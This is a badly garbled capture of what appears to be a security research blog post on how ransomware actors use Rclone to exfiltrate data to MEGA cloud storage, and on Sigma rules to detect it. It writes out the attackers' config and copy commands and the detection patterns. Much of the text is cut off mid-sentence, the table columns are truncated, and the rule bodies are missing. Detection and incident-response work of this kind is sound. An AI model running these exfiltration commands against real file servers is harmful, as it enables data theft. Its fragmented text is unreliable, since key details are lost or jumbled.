

∨ US

& Client login

of copying data to an

le on leak sites. In the

torage providers and

it is being copied to

run for a period of

a. In all cases observed

ovider) which can be

onal methods of



Cyber Security ▶ Research Blog

Detecting Rclone – An Effective Tool for Exfiltration

27 May 2021

By <u>Aaron Greetham</u>









Threat Intelligence

Managed Detection & Response

NCC Group's Cyber Incident Response Team (CIRT) have responded to a large number of ransomware cases where frequently

the open source tool Roarray of cloud storage p detection, including Sig

Frequently Rclone is us case of Conti ransomwa

another location using

instead VPS hosting is k

Internal file servers with time spanning multiple so far, data exfiltration

Rclone requires a configure done in one of two way

On the command line:

.rclone.exe config cre

The table below breaks

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our Cookie policy

Accept all cookies

Reject all cookies

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

config	Initiates t	Analytical Cookies	Off
create	Creation	Analytical cookies help us to improve our website by collecting and rep	porting information on
remote	Name given to the remote profile being created (name can vary)		
mega	Cloud storage provider		
user	Username for the MEGA.io account		
pass	Password for the MEGA.io account obscured		

Config Command Breakdown

Alternatively the inbuilt configuration guide can be used which walks through the process offering different options:

.rclone.exe config

Once the profile has been created the following configuration file is created:



Page 1 of 3

C:Users.configrclonerclone.conf

In a recent incident response engagement, NCC CIRT were able to recover a configuration file from this location which looked like the following:

[remote]

type = mega

user = [redacted]@outlook.com

pass = [redacted]

Once the configuration has been made it is possible to connect to MEGA and exfiltrate the data. In examples observed by NCC Group CIRT, actors have accessed file servers, browsed shared drives and then pointed Rclone at the drives like the example below.

.rclone.exe copy E: re

сору	Comman
E:	Drive or
remote	Specifies
data	Folder or

Once the data is being of gfs270n071. userstorabut not in all cases. Who can be seen as a spike i

In some cases actors had renamed the Rclon

Sigma Rules

The following Sigma rul

Rclone Execution via Command Line or PowerShell

This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our Cookie policy

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

Analytical Cookies

Analytical cookies help us to improve our website by collecting and reporting information on

This Sigma rule will detect the creation of the Rclone configuration file. The Sysmon configuration must include the following for the FileCreate rule group.

rclone

DNS Query for MEGA.io
Upload Domain

This Sigma rule will detect the creation of the Rclone configuration file. The Sysmon configuration must include the following for the FileCreate rule group.


rclone

This final rule will detect DNS queries for subdomains of userstorage.mega.co[.]nz.

Sigma Rule Breakdown

ngle IP address which

ase found the actor



Aaron Greetham

Terms and Conditions Privacy Policy Contact Us

This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our Cookie policy

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

Analytical Cookies

Off

Analytical cookies help us to improve our website by collecting and reporting information on its usage

n



onse Hotline or cirt@nccgroup.com